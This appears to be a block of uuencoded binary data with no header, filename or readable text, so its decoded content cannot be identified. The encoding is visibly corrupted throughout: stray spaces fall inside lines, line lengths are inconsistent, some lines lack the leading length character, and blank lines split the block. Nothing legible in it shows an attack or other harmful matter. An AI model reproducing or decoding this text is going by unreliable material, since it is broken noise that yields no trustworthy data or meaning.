MZQG\$TS5V1 'NTN5<' _C/VCK_I68>KGY//V=I "N^, (UMZQ2V] DI9>24OOK" BC
MO) 94M%35=Z, [&W<! "K] OCR->J9 'DZ<I0% [_IQ4S! =H^E< [1, !MG1T (B9-J (M)
M) + `] #%%\$X<D-SPSX<7="K] . "T^H7#=#L\$M (M9G>WJ%8G4] 4"D4 'K. RWR<; 28I4
M4D=76"9=B9N0T! ['YP786%LY=A=K, *-+K9\$>4: 'ZH4 'UA2#G\HAR54NCKEWM
MFT. _U [9OAPXY-<BDK2A3+C= `#=(V^ZMYK* (S! CFB631^] SD#) -] -QW822_] J
MEO; A6BE&F (%68VJOKZR8+) 5SDJR+. (E5\$G2A5F (X&"@=* /, A* I "B*B*TM8^Q
M%3<H-4%&T2BR\$N/X1XI: 41-7*SU^2^>^, @%%\$%L) (NDD.L&,] [J92-MMEL] PM
M, WI*, L] L&^U%N0#T^UIHDXW\0\$ (6! NXX) RC3IMWC] N3*EV@. ; , 0HO\$' 8. A_?
M>2HRPG*!, 2K\ :HB3U\ . '61U@ 'DD"CG (FEVRZV] >P@/V6, 8+: W! XLANGRN (Y+
MMG* CZT; %Q>E20) @N\$1, HA>&9D [/M/F*_9IP (G: %6NJ>BW-C6Y8KRR_P0M9\
M\$=D9G (" (>S"QP\ ; R?0HN) P" !7 'QD: @%Y ' ' , D90\8\$4M%U: ND?@=5S: MJ5) J
M] >_ =93@>#JTC] A0KNE4*A ("* &/ \$K'_J+F (2M9LQG: QA1 (\$KUB50. K&! &C_ ; 4
MTLXA@L=^P4 ' _R: K?#4*Q [A<-# /L4*YQ, =#F8<@' P, 5-K>\UA= _IU@' 8NM [L-
M) AA^&-VCR' M98: H&77! XWC: JXO@+1E1J*? *YT<14O8&WA `: 0_\$ [R! 6. -^UKE
M&XW15T2B! IL3X-\] \$CM^K_?EHLWHW>=>; 3WW] ^L&6MU\N=C" +E: -+MHH2T^"
M3 [6V! E' 8^7*Q9?3N<Z\M [\$JCYS> [K=87B" ^E; <1>5JU>\$MY, A] 7/0, '4 [H; !
M) 5P<O^SE5LWV\W/O4#/: XA> (, RL8Y&?>H_&E. _B", 97V [K, CZCJ^^ ((1E?; N
M<R/*, DS\ \$@F^; 3DIM/YSDBO#WN6+Q) =ACO, E8*L7? \G (ZL4C<?7I) ^*5E9CB
M"Z1; =@=O2KJ4A,] PAKJ9E*_ (7>J38W'; .U '-@^JE&P44.YQPUZ [+FFM+5 ` [T
M' 4MMJ4F (S! 58B=-Q\$ [<G=HOB, \&N@RUEH' (#CQ1! \$CN%/ \$B=0@* .H\$W: !NV8
MD0\=HD: " =HC* &8! -X9T9Y%O^&) #%%QA@>. J8L0F) /ON@) 6HT^U\$K% D67, =9: Q
M>+OY>AME\$S=AW7\$<N] M>=62VL-@+NQR087U) NQ 'KZZ?4# \$M' (- ('1UCE: 8-+
MY? (_VN0RQ3_L '4IG1&; %: .UB6+] PHD [E@, 0^"X:] A150VM' +2XO-U] 9_D- 'F
MB^O_ ^7ZI-G: J6 [<] U: V_Y%0760X63* (VQ., IU.#0) H_G9&G" M. :G\]' : .E<U
MH/WGQTG3R9TMS. C&6N [SS"90_@1^I8H/Q?#9<2<81N#&I [M8, (F88#"] ?5Q
M. -0JVYNC, *_1_0P8? "6K/N<0EH1BSFXN/MDC&F#>C0Q- (81F>7' &4^SG</7
M [' " #B@^ [1] VDTBWEWA20, GQR [@-\W [=P, UX2VLY! 3C#=-S%?! QJ' TME4\$P
M>8YBN90V@MPIL.L:) %DQBO<Y?W+8%40<0R1W%7F7: 7. ! (0R<\CUP4\$%><TI>
MRN0\ (O\$AI#\RC [R) +H\$ I. L=N<8ML2IER9\B 'H&^BX; &UM `+=P. B^DDQ&) 5MX
M [T6! UW. `S4*38AP\$45HSDAL/A*+NS^G7Z [8O_-C+N_9BU' 7, >8*! \ \7\$DYA&
M.U. . \$<S=Z#%YW: (YK-_R4: 5KY<A! W\O6=: OGF0C2X&' O#, ZO8TJD*Y2LZ; 5"
MW\$%Q" _B\$-' L5#UU\ \7A>1YSZ] NH! O#] 8WUA#\O9H8VT) 4YPHYE2' Z*BN\$9><
M956-' F, NKNYH<P/<2D: *J=O8F?F, 59_E8K) +#+. ZAIB&--0U\J] *' ._*3\ P0
M5XYBM%<FF2#<, #>7; L] ,]2; YFZ! ?XDE. _: -MXP8W0@4E" "Q_#5 (=L-\$P4: @
MZ=U [\ ;] S": \$^", F) GHVNR! ("=H+; 1F4:) U/ (6KZKBZ&16, \$A#, 5 (KI#! , P+I
MJD1) 9"+ (^: PXF>CH*\$ \$-6' B4KFKD555*2PU&4 'A5RF"@) ['MOD^] K! MGQ^V [D
MD^<-CPOGC* &66X0?N<'0EQ_73C (. IC;] !) 2Z\7CA 'TY3<7; 7HCCIFQ_] Z2PSE
MKS, QDS?<XX [S=FK%]; MQE. %_\?3#PJ/%%9H (D% \<NP: 8"Z] ?2Z. : !KRR 'Q8
M6AH_WM4K] U\$:<F\; (+2] VX+\R, V\$-_; C=#7B3B-! 19<67M"V3Q2_#] >?Q%JN
M@==U=?ZKR>M0@YI' 9C) :X#: ?S&3TGL 'XA; >Q) Q#. GV] /_! NCZ' [R/>&L%N3Z
M<YC8ZI (JT120T' .@BQY%WI' \$7 [HK1E:] V\ ^&^; ; /O>U0J7CD*^ \LCF6L 'C: ;
M&\$' 1<U%F] L^RH: <1/*+* [U: 8R4^IV) RXFXS>O) M@^JIWBX0] E4@0: N: , L-7V
M] \$A") ' >: O& (J"9@/'] &: -! 2+6^ 'CY%, Z58NF2, !, 6: MBH\CEU>U9 (7K) @X% [ME+
(T9D: UVE) VQ>A\$P; @0C_E"] DLFSX: &E: F+&3&Y' ' !SQ%--<#45%<UD3] .\
MLLEP-! W9G] G8*MV9FZ_ [3ZT; F [CT [0Z] FTHE% \ [A3Z<J! &W\J9) N ' '\ .2\]

MBO7#<7+Y7A!<%X4Q6L' 9&O3<:V.IMGVW&X1X[7,D22R*\4=%LCUYMGMTU' B^
M]W)W_\# ,W<=W\$S, (N[J>H2@G"@<80-)S%M.P4K>NK%IB;&7"/9E**B_6(7)8
M9\&Y&?U8[W8*?&TD.C\$"G9+L+\VU[ACA\JQL).K^%(?#B*+HM;U,@I)Q29N,
MD*?.EE.6)45Q)<N;DDYH\1.V]B+;4=S&5OS\$)B,3=Z+5G[\$;\61\$X*R"G?A/
M"=!KI-F@L`*9M, ,K5OPH=L\$KC,_E67X0*KP+^XX#-?<BBN2H@S85]U/" :0&3
MDBY,TZ>=(QW' *-BA&X+*)B2\#; ,_U]*_5%YM!_G"\$UJRGG' 46!T.,HW\$1>&0
M/)L\$C(]_P)/4Z+8:\:7G#: :*A)"I4Q0J0R?+G*;Q:-SI,5'-:FBH78H8T6/
M&'L16A@BTSSSF%['LK+.\:J''/9N15\p&K]WKC2XQ4V]/0"Z>L7)] (@/PSQG
MEJ9!Y5?I#`V^LGB3=MVHZ5+ZYUY/X@43;F"C<T9H=AL&9,=I9L51P-*M66^;
M26`HG37*TIYP:\857K>*&J66A)R3[>L9OE@<I3(, [-@JB7' 2XP&V8@7MY)!^
M'!C+:&E`'=<S.C(:M'`X"5JA5S^L_;B.(OBU!TN;.F6T*0V\$ED0*KZ7OW9' C
MG&K9WY[^OG!GW[7" \A;7^JN\>M]:Z20W;E'*4HLV%ZY/*LECM;14=QB"5MF
M10-QC3.0?5DEP`A5EAYA+5Y:V;I29Y2*1^J3<H="F.#:>C1.>XU&[+>Q' CZI
M9\C\$16#T9OP2X#,8B_O3"*>X8(KX?,(RTL)2.%V<5>3L[UZW0ESYL#_`N)-:
M89@*1NEB0IP1]EWB]UL1)%F1F&!V@Q&B*!W@`QW;. :@X^</33[^MGV/O-WKN
MU,X];;]NZGU1P3_:93Z%;`AIQ1.\ER8D&,.@D/;(@YG,GAB%QS,G*8<V@3DB
MB,UD:N[(*#^^!SJO:\$ (1QN\$2EF@?^>EZ1TVQD<"4F.' "4_0+;N/0>+6#PD.L
MHX]I_6,V!; :4+V!Z!' +Y*3H*I9L4>),N[51-] (DSX[\$U[\$^-1B@ [1>>D%Q3E
M@.TOT)Z#QR8^Y:AJGPF326NFE4C%9^OJ(/4W3Y>GW+%FZZMBC*;OKJHQ18]-
MXXLPT\$Q8-8G\;M>+6/+]! \$I*84J\$Q.+:>YDU)LNUIQR35#9V;M] [G?/JY=H
M+3.ZXZFX\5`^P*T5<ZX3*+W/UD8@RE=K-,)LYX\$;3R88*:#[I,!GZGR2XZ@
MM"DO`D:G%?F#1`6<"Z&#&"!6A7"Q5\`0Q.%YD@PVZH2-6C<,NSVO!NW7!W7^
M446>/0&6(:Z7G03YHF2KW\$A"0':V@&\$2U,(\$A&E\$M)'<CSXM;H<)RI\GGR9,
MR*WQ1,_EK)?<(8INZB6F,V'J\$J;QN9<HA@+U\$M<2CF0%XUNZPR3\$I=QB,'RK
M"8\$X1INBE"LR;\$@#7\@-2(D-4W#,]B##P6S0HAWMP^W%H;H]8;9X]WU*33\$N
MDF+O,E:A!; ;P1/]ZAFX7\]L_B#6[F%7,OG_T:-C4'+E>6+&MCW<0HP9=F
MTJ?@OC,S*.;NDXS<+0[IEJA!CH?ZD]R,#O652)@XO:1Y^ME0#6,<<4QXXQIW
M#L4?]#V@:X\$?I)R454U'P;\[O3#O:4#[@`60J1.S[V52!8OEJ.^/%U0P0JX,=
ML]B&IY),]_#*U46[Y+1GE*#ZFE4=8F>5FMF1@9AA;35)^8A@:]/PZD;!\$3&U
M1FH?9[?]R7+FMT>Z<KS[YQ>73KM' MC' 93'>2H+3`#)#'C*%E,2&'BS%U212J
MTPP7D[0]UAUD<S;K:XSN1]M3Z3[4P=WQVUZ:Y8=/1%W(! (8<XI"3@0`@E2DG
M*)#D.XDIR21+XM4E9]&O>353GV+I5"B7!%5N3T&(Z8IU:W38OH3]2<CPD6)4
M,K="UGG5*2(QR=(ISG!6/,5\U@B?R4)JL(+R=-1*! ?YOPQ10>CJK:(MQ\$D9B
MA4&1UE302<S<I,@=-/3,<' "SG`@,6B_VKQBWT._#R8#6(BS)E`/>SBUEK=84
M(X(%E=%)4KN0Q@WE;' \$RLY;M"[A`J[L4&C4C;B*T);`U":YA4`QS^B[#O3WR
MGD7(GX>Z*\YTY/QDG`9U8D(R)(8YI@N)9A`HZJH)(-`VWK`Q6V[4YE3,LT@<
M;EL*9=A!\%X+0BN;4ZS`\$_8DA;'9K-VB\$[9]NYO#G/@0L:T[6F[2QL\AP->9
M\B6C*N=AY>4?4S1!^4G"2M=MX,;XFE.,4SW4`^;BQ[K112/\^;75M:4K7YXS,
MZO:V3(%4ZZ&\$_5-O4OFO)J5*T+&A+6[>16K:H\00%TBX&.NFV_A2Y5XA?2
M0G6+;5UL\FNLK8Z,E%!:`YQ-ZM8,DZ3G!5[K/:Y`D<#9:C_L#(/@;Y]\$(>-3
M1&+UZPZ5,U,3K[M0TCR]3G?Z9!&O2>]24];9B8\$I_;TE=C4K`_Z3L*LGC&I4
M95L[G.5RS%K2#1D7>!(FQIZ]L!VWO:N6Y[5C)68DVW2EW\YLK'1#I<?OI]M8
M0_PQ_`0;Z[-LJ!M927(@/\E8<"O;'H']^7;%2TOD/,G&X-/9#\$B<:MEQB-LX
M\$UQ:@\ZFYZZ2-<QWF?I\BO%I3Z6;R`LMH]2,XLX-W-[U[SC[QJU`>9&[[.4
ML9YFO^\$]&?5V_JUX6J?0OB`7F30HXM@==P!]KW+G)VVW,"V:4RR0<-N`_GB=
M#NP&\D2+V?`W#*[[<"3==)L6)Q0WUM&MYE['K9(Y9).]G7(Z>\K.D6P[]#(0
MB^CTACCF4,*)JG7:\$Q)9J%(C1-<L;#IW+XP+)G+S\9#R6:%ZK6#:5L2\$LC?
MP\$)X[HW"UH:U3F\8SY`2`6\4V^3ZEW:0#[`CI.;(\$N5\`Y?`Y+V32RD@<Y
MZ0Y2U@CKD<C8\$0!*2@Z=9972`""A9)H*P,N9JF-PY9/)MY*!V*80V9[,<+0
M@	.=(.KRAO3NE@&H8&#):A'+#I2=P#G=I:JXT'7N2'>`T#('`6->RJCK6
M0DA+,D**,'69[(Q3H8Y./\=Y9*4:118PD[076\$NCT\$-?7IJ%\$052>\,X%, =D
MK5SC,`?2`BG@XB0<Q#EOAZ!KF%0SGQQYY\$)!&8;%!I8R/?F893GC#VW)=26.
M`!\`O&US(FPW0())#>P3!LT;_UG8@#8\S]<R0E"1@AZ;;34KR`A,J1]H1BJ/V
M%"QYM=0S)L5*F\$'5\$.%76MS>D\@4=@;.;+"E]!([03UZ:]F&TB.3BR^EQB&I
M;ST/2,4\$-9VT.>#/.>XH[+*=H&5LUPTH4W7?*#]I""NXC Y1+N;VI+2_T/'=0
M0,I,ZC2"=5,K6+E=WY1YR*\[RU0]<[!P1G"7=Y,VDQ83&\$N=Q8\$4/"H-!) "1
M/=E`B3K'1(Q7'" +F,@^*W*7TI-DH*VF&5M-"`46`:!0WB`R5>QZ`P[U:.7P-
MQ7T: ^95SHVOH('++Q\$_A83#[7-^MT=E,L^V:SM]\PGIFIC<_%I_=J86-^:TU
MY\8I(A2%V9E8+*QLU)3F\$M<MW+8QSMG\$8`_S9Z"B: `_CB8P1]N66R(P!\:.)+
M:.,QH.?_=I,;`Q%=B4TALK"TV]P;ZTQ.<+(MY,V(SD@F)=3[]B%2QZ/"8EEO
M!1W3.T4,KK;3DBYC&K([CP`2H^V94#!^*Y9/JR2Y&:^+>1;5;E160B&45>
M/\C9&DGN6\$;\$S125MT4Q9102^_OS!O65C.\$<\$^%VQZ<#7G_>\$6['\1#5?7;\
M[5L>JT3M_L\$QRE7H\ -106>FZ;WFX%P66OF\XSU4@ [WMA8N!BC__'\`9TT/%;
M'E\B\?7]X#,`%)`?PYA,QUBTR,W8;T2=/P@002@VP_\EE^\$=X>9SYQY0G,27
MA)O?OK!U(P=HE;K5-K*T-^/^4M;\$IQIWZPN; ;WV"?[*1?RDS_NE&'G]A<RZ,
MU2<;]Y<RXY]JW`^56#VB\$A:5\YVA*TB: ?O#9Q0S[6KQ`[\$%38MKI-\$"W/. ;?
MOJQPQ9XX_-?I4NGDW6&A]65C('0F?"@_QEX6`#*'\5%CX\$I!PDM5+W#\$=._/D
M@[[-J*099%E&.E.NFHS<%FK5!K6NR6Q+0(D=PFR&?_\\$@&K\$X`*!5,&L]
M[NR`M5\$01%XWGDV;]&#]MK&0TAKH#7DKHQ432=JB87"GXP?XC<^`#/8SFL\ [
M'`[0`YB?.<]=EE+D`R[>\J!QS`^2?4]V2RE";`IYVT+F832+1`WFXZ8ZC>7>

M(79"Y<4S,K)I!_>,-=N*::--6EB,=" `9#SM.0 `D-C?PR(TX8*\['S<Z6XD@@
MMVJO?WEG'C([X@ZO%'9I2'03Y9A'-[M3QQU%/73;;5_B9)AQJD<X#-YL8F=S
M!YPKI%CU[J;W&7K_Y7P"Q>XBW5GXEM*!P@["3"2I<M;822M&*-, [=NWKXX_ ^
M7]MG]C87Z>R.ZY_"#FQ6S_6L`9AA^<7>Y(; -P`5 [&#<IH'\V2-X<#G)W&@)S
M!+TJ/IG(E@IU^[=Q-EG`9N5YOA";L</46LS5%G=D*8;;V?4QNE` `9GH2/Y*
M6:HZ-\$/ATRRWROQ`)?!5^7K1%<"\$X;%H0O2))=^]YQ#.05DG]@++U=T.`-*
MHL\$&+F1C&!M6A8`G8BR<T=G+TPS8%'2/PT'129P(X?*;0V64:'>.(I28*=?&
MF?%[@[!U/GZ94Y%1KF'GY\$T`8W:MO' Tj*TW:F^?#"%"F*/@4B4?.&!Z0?)U[0
MHN@AF#P7IQ`V\86?1OUWD[#OMQST9N`X58:33>"A"YJ+_NRAN.SFRCM&XF2=
M.*`["=,7.N`1,I)N)`Y)*0CE;7+Q@^EK*:.^7+JM<5OVUNQ[,^"`) +W!U)OV
MI-"D=Z0MKV%S.Y8LWB95G(\H?L`8S5`RZ;!MAI/,TB1M[,2N=Y(NG+VAC%N8
M]]N0S:M`N:1FM=\BY\B"M\VC_-]3\$!9?NOM138R,KAH2%YQGQA08[, [<QK
M(3V?>#`XE*%G5(3Q_!_8)\$%'!`CU\ (4U\ (1FY16028`?#OTE(<;1=36(4,5
M\$C!*@<A5+!)T!`RFX6\$>Z[J9%&EY&!Y@N-V6S#F`D&?'Q[5;783<3DWXE+_ \$
M8A34,2) [U_,LQAGGU@Y\$S,S60HLF]&U (CLTPN+W) 2MYV=-/9C?JIU"MN[P!IR
MWW_*C5`@MV"M/S.&<7(C)V.&]W1`CP?=KT_.7.9U9<8@DJ3Y<&1JN` (=XG,
M8-:DKE_^;B;4&=&'(N#QX/9ZMVAL_S71:"7-NV-\$BF;'4/!*AL\OR***.V1N
MVECGN#6SE`9N[6YQ,_CD-\`QB.#+6WJ)0T7M76.`%&Y?%@(P5`<@032"B`06
M:;,\$1OCCS]HRX0C@\$OI.@K)6CHXQTN&Q?^+\$WC;]EK58S72Y74M2,]= (L3D`]
M:OO9+XUG!_LG^ [N[SS18TZ`3N\$['?M^':Y0(VA*.O,2A=.YX.?R)K\`I*I([
M!G\$&=XRO8%8-^I=T8*482[7N#@U (<L6F"5L_V6%E[__+T;_"N2`7,QA-(5)
M7\p+p[#/^"1;J_VG7PE\IO%@[AAEE//VO^-FQ^E] [_9J-P*_?'\'+7L'UQ(F]
Mz,*.\w@X1POE3[*._X*W0605IC%.,+@G8073+F,UTW\]!'&V59I/_X[2#`K
M>CXQ"6;_@5)L*C-1A)B\[8+",?L==II,O:)\%Z^R^*]4+YW!>\$] [\BI1ZY
MWC\5):\$3W_^2C__W"1[9X1IFTFPT^!-?E#[I+C]2W/,!J=,F/T\R<O2)M-
M&=&8Y<^%Y+&B(2X(,*Y)\:??;L?O];Y@U#JWY2=;. `U<W2\$<?&J\8W1X[[\>
M\XR3XS[V7PQOWQJ0MJZ%IF)MC\U*KV_&C+1&"BV7!=@A\$XG"ONLY\$QC]H>:
MTT/7Lz#[J9&/9EF?V*WX+DVS:!5_0HNL2>C%Z?^S8C=_-?D\$9@WDX_ [?<@-)
M11;L,8TNFSG/<75+^2QBC.QL_/4N*\4B)#4?AFI5QXW]DN;CKWVOF6I_?&*4
M_ [<<F..VP"=&^5_O\$+77LR#UUCD43!3H7KA^[XO#G#-S<DHCJ)ER`Q))J;8P
M3+5=ID]0-I,8+G1VB%KT:UY-;,[8+SA\$I]=+/_; (A;?G8=J0-,L(L"*!"PSZ
MTB@W1\3W(/)^]Z+P%CQ)+6A?3G22:2<,\$YI%0X\37@I)1W]ZBC@?IZ[.>CH7
MXR7#+YI<BW\$B*L=.6W[/;,\$,E&QI?LS0=.;*"S_LX4209)/U8;); []R%[Q'E
M`>&T?)Y./,,93)H>S+H7DU=Q-0Q0:]H!/\$T*17"SK)TF?1V1H?;VR4`0:7]9
M='3F[<_1(KRX?D#F%BRND97<J2H-,1)#M]ZNFYA?\Z\$36"\9@G+<'=;\Y_H
M,9\N,-ZBDAE^3*I1.^.:,-0=\$?F'/^MUA.(Q3;T\$S,,!M)ON52`^1%Z.K*Q` (
M.T&O(0_0"FT84`P`3`D:4A*\N\U%[\`MNT&S..SXD7X`8GL4\FP:C[;H(U
M#>>X#':^1B#;0<O*Q63`P4CK:\C3!V[;]I)S`8%>9Z8`-'2O>88\$+'R,) &
M#X3(JS(L@Z;6VSW\Q[]0_0_ (QI3\$<=,=SLT*5OE9[M/7[]XL;?_PGFU_?+E
MP8YS>'3P].7NJ^-R2F#;7G/8[4(7&BRZP)`SL#O[BN<KS\9">:G.GQ5.U0#
MTM/D=, .P[?AP9<4I@0W7@0T7?>7FT.^UG5\];I!V;DEG!!U+,J@-):Q'/XSQ
MQ5')89(E+B#I?2,\/P<4I`H7611V([?/9"0>^@D"4!6H?'S=;X:]6&>`Y_%B
M(#..J@>+BO`0&T,%1DT/TP]:800%*6N1"PVU,1=9Y`L)\$P#FM:MTJ`0A!\$W
MS>%GW`3CO1CIXH`X("7#7`#H`)\.AS3@R/.8G4!ZZ56)(^"WCI>T>!T-GASR
M8&-H\$VFJVVI!9S`U,N8T]@9>0([3W] [_87U]=7,8&'F3Z-W:9LG,H-Y"4H:"
M!0\7,N)<D6-<O9H)^E]D8O&KBN4R*8\$MAD#Z%2I-#I2\$I8KV&T`?D@.#;,>X
M!KVK01A[C#6805@Y8:/S`4Y`V`2FBTX\$FBV4F)28,"/EIG50#S&T#\$RM1(#:
M"3%"5\$PIDW&\)7\$)I]!VTPP1*TT>(I;*,F-J>%[/_L!KBN]C6"QPE%`,`YR.
M%GK[E,-;81G`0W(9IGN"-^TP`FJ?)YUD&C#WV]!OO:?ED0!25IRV[W8#P"7O
M)=T#HS%9:QSG`\GE`V;#%J]VDH==X`[H(^UVIB/NN>XS7"8J#U)E(@Z`]WC
MMN,T"A(58M<1%_>0S.P&IFTPD&/,T#],4)A\>8(AS,T,]84MG/M-7T(.GE"@
M-R2];EZ^@[RX-0KN%EU8F5;P4MJCM.A>(NYAG;`UC/\$;=Y[RD@`"!GY`\$7_P
MMS5,E,Y%+L6[,T>&0_*NX(L3N[`; \4[HM=XS86*\R?DG\P*`HQ9[3#PE]K9?
M[!\<G^SM.*)VCX^W7^Q:YX,&V.AC-*2N9YX,^:KJ3(`[#]Y=Y0Q7M\$++RNJ6
M(% ,YKL2")JA*HR\$JA]\$"+]TH0)RT,+<;EERA6(/4`YW`>1!A#`6RW<BP?*4<
MXYJZK!R?/-L).FH\WNNYNW\@6PS3S3&!)=B_16Q@/G"BP^C&Z@`]RORTK38
M8W8[K.XHF;S=J5CQ?J=(B1YLP7XH0;X\$.<PU)*P3Q4.!SXAT(V9.5SA\.%2B
M`/R"3G6\XME\$`QN_7L;F*=F7:R8@&MG3"+<PD5&91EG[7A#\BE`>35B[L"4C
MZB4N:A7VBKO(.PF6LAX)<(FTB^&&BQ?<6#;7#%- (2T`. :K4,(^ISW<EUZJ5
M)N3.S*%GA@R:B?N>M:NE24Y5K68X<`\;>F9]G<+4C;I#)#XJ=>FX-8V1-14>
MA@SEEI>)@G,^U0`P0/8\$)B\LY1<]`A,D\$VO0;IL9&RN`<UQ/;;?FRJ*0X\ :7
M>&Z`&S`PZF22T,[9,]YS?(57EY0TXLME;10&0G)1B(7O20QV+`_`D/#0(UT
M0\X(S<^1QH#%*D-@-ZK#;/=ZRD2HQGRCG^5VC@*@Y29`PRF!X?U,(&_`"!4
ML8`H`=YP!!W"24U+I[]V3UX?[3N_+;]\;9%G-EAKD\$C((,Q6<2;)>>CK&OHQ
M+)NV&[6=[,]`[C?7G^_O#QCP\5X`=/S)(`)T\$A9<FNF-GW3`HC`0&X-2?@
M]*1AS.5R!)<L41Q,MEI4`4/BM6G(7MTI-J\$`52V9>8=SMQA-EF&_!J\$14C;&
M5-`J;H%U%R<JRI6`'+[:?:7D#J-(?XI`X/'\`*Z!M,%%^-Y@?GR4EP<!AQ4:B
MY=71F/,37=Z5&PU74D*Q3]!O/N`[P\$!)FWYGPQ;)&?M&`8D]/X;Y_0FOXL4R
MSI&SL[</6U++N/)1K7#`8\9`@^VG;ODA%##3/\$L_L?R%,HGB(S8NAE`3<=/
MLVIDEG);I*IAITA"B\$FIAQ&A8IUL>!.\$P5,MXR+-8):?Y.53+@9J/TW>3M\$

MW@WI2KJB [3V_HFY3UP [=M5%X18\$,Q [0P2"+; ,_NS4*B5.R51V&O-" \+_QZ1#
MSF>\?07V<.FV '+MU&,F- [;9G4IK3^\^GV+MWK&+?-A=C (P<6RZV.\$Y>:PTT%<
MP86PE7!@5TW' PE9K&&DEZ>2%AS*:6UAU@4 (^T) &QS\$5Z_. '^ '2HZ1 [, 'SS\
M (64!LJ6G9@, :PQBIIYD&Y79.&H;+,EZY<!K+A=<TF_0K6?L,VZXVS?3) Y6UV
M=G@ \ER-@<2HP [G!S#G9 [(B<E;32OYX&?YZ=6'3U%0HU,4@0/UYSLL)\WLTI
MO"_J8!Z'D, " ['%CGL6^'^9SNGB9D=GP [/2_ (MI2\$H=62>,LB.QNRFS) @=KN'
M0BF78V.NC&UE.>RUH1EK1%8#W&9!.YLL (, ' (W'A ['U+.8CTW<?&'DB9:P/! :
M16&QX9 (^!\,O/0MJ=\4ZS#IX->#X/ (P2,W'8!6F' "G) BD>D7*A%-RCM/ [W?W
M3^9<B/#3ZKD1:V42T4LW/U=5VE-BS8?!^R"\#.I^' (/SVQ;0&P [W</=HS%QM
M) XG7' R1\98=5@BP"*C8<8CVI:4HFXNIR5M^X;&H@<<.^;K_8WML?T]F\%E.Q
M*E:OB#6 (IK'<']F1Y]NO7XY9 (]L8E1Y`=-R6) PHME-!YP*U@. (@.28MQLY) X
M#=#;W*5!&XM&' IFH\$*<Z]OA8GI?14J>YVZ [S= (EXU0^ZTW#SDYF;W:N!%_DD
MMN\5,3>/5M<?I<Q-MO04S `U=-_ ^VC_ [H;L#&\X*=S\$BTYP2=XR%*8\],4D&_
M:AR_WMG9/3Y6EP_8:Q/9#8&;9SIN=V (G8RJZ.:8T=W2W?) \$@&Z7K!P=C"/7!
MD&YKVMYC+XCA<N2W?!18IZ8VBD)>9L0.J18-" 'T:K/LM+\O&RPG+4S.:N;KY
M] *57/YU, !R@A7&WCJ4_3Y<P= (D<_1 [" 'E&HJ@YMDS!WWQD/D:^TTK*HQ) +0M
M#=#O9G'=#) /KD+OM.6\#MQ>K,_Z2 [8?_@I/' JX!<, <C>251M+O_8/J+Y"*4H^
MTOQG0H0T11T>;A^8+8;X\$ 'Y>*?:.6Q]@5KT?GAA9LY1RXECZ4Q_O\$Y63^SN
M_] W=+#_"GA7XWSU@EL_"DE@F:HFC*) *5TP7/U (+H7;' J&4H (85YH?O!E=?B
M_\$1&4/\B;?) &Z:8+P9Q"Z) <;88A#G, #&SL' ^< [TP"\V) L:<%0QEE2CD20%;X
M<G (, V!TMZ%V,XG.5ELJ'J93AQ '\$.X.QC7;"8>8R=\RE54;MOME=\OK2T4-X5
M) G,T%5"JD) [BD'3EI"@G41GEM' *5\8/ (RZP) &T0:-W\$K\CP@&KW'J<9.A;3C
M&VBO77' J7M*JLWRIAG974#7R ["%1ZV) KIY3X<3B,6I2?*<V&) 8I59^VQ\\I_
M.JHOH@/' M0.KM?RD), (M;-S9<LJ);H-@;JP_+&)*;R8C]7AWU]E^>7Q@ (#7V
M`\:2MQ2IJI!"ZKQ&H"HX:,9<D\G.;5J6W@ABH4GIC2`RC5'P']P.S,2 [\I/
MA=GU\$HKF27+2#.' I-^GQR?;^L^VC9^8N54);8YOJ8B8IOEU=[DKI]M6X8V'.
M*_E/KSAW (J.GU'ID:'C,X- [Q7UO=X=:^_&' 'W_<6/OQQU5G42P*X*NS\^ .J
MF`@L?4 (UKNICK.QD [G:]YAPG;6=M=?5!;:VZOKJZIOMY>' "\]Z:V90?39!GJ
MS;! #7_.DW [O2>E_OO [W9_L/UTA=V:]4UVOKM0?U=MC2KVH;/M [&*OSW^.%#
M_+OV_-5\R\\ /7SP>/7 [_UE;> [S^_:.'::] _?/_0_JVN/'CQ8_1]G]5,@8 `A\$
M,W*<_W&C [F!<N4G?_Z3_54 [A1"G5X%^ZSN' 9LN'\ [RXSJ>K]]A!N&Q&\) SN]
MW0L7&%+\] `*XO`@M9S><9V'K:1B^=]X<OP1J<@VLXKD' %VKG8JWV_:/:NO/3
M>9 (,-NjXMIIOKA9W:H&7U)_HIIUG<-!N.*L_U!^LU==7U];4EU=N,' 1 [&\YK
MN/S (#_7IF' B\C=0\$G]9O=;7:?=1L-UWOT?>>UVK_"`OK4=/ [P?O>??1C^W&G
M\T/SX>/.HU7OL=MF2"_=H#N\$ \WC#V0VZP/>=X^M2 [>1GIZQ047; *#^!_:??@
MQ_AFH8#1Y3*U5+WI?P1EV7E&_H (LWD77!+?I]]!H.\$Z&G<XMMO3_N^E_!\$6F
MGHS&VU [3=X-: &'7KCU: _?_S] '\, \$LMQOK1L,Z;L;M< [] "X_.EGHW"CL=0/SJ
MC]75]7H [B+I>%##; [?54]]S3H/%6M>IM6-G^S?G=-']K53S>G+ODK>56YU (
MM*#H>QT7C2'8A!WO'+?81-MGU?GY]0#N9&PA7PO.K6^_`@WT.\KQ9-MXPLV
MZ04&H>=U\$J</Y \N5JAD62K5W+;3NU4TO-K>VW?@1GRRNW_B',MZ=' +L_+Q [
MM.LLWU8SQ ["7] [= ? [99+>M>>5ITN\$; '>!M4GOY\$"_8YB [AC\$R [VG1]M' _X+=
M?'A8 (L^' /FUOL4%N>K%!C\$Z_K>' _' IQ65T^G) TE0PWF%EVC#J<%IN9CG\$); (
M, &@ [[\$A6.NV_?; &WKO3SM/4U<IKQG '+.>T<P==WI] ^>QM7UT^';M7>G [=/X
M.^P-C^/X7_L'A]=[QS"0^/_/WILVMFTD"</SU?P56"43BPI)G990;61)=K0K
M2WXE.9/9V*L!29!\$1` (,`.J8G?SWMZZ^<) "4+,O./,G.6B#09W5U=55U'>-:
M"U;X%: !%K_-RFXK (LVZP ['-%09;UEO5D>8/N\$ "K%V (CT/:)Y]J:UEH_OO,^
M7# [\$^ [P/WA)76GPXJ;5> [7L+;&'F+]F []X,'A!,?X4_] >;Y^IZQ^IU"?G30@
MH>%-;36,X (O+6NNVT3TV)TD&L02-C+-" \] IV;W:_TI` (,KGIJ+=2J+RSJC91
MA'`;HS?YMJ@>+M9A' 'UP38-4>ZJSHFF/;E]RNY>4 (&WH!Z^T6WNX18-S=_ `E
MW [DB-+:X1/>)9YUW'7Y] \-0D&Q\Z1YU:?' '!# \S\$&6"3P!UR\&K)RE)2@B
M=Z`. ;JAWA39 (E8RMFT [C87?LK*" \1%. \$7%\$T-LDO-AN&5 (]+FP^5#=#\K!ZI
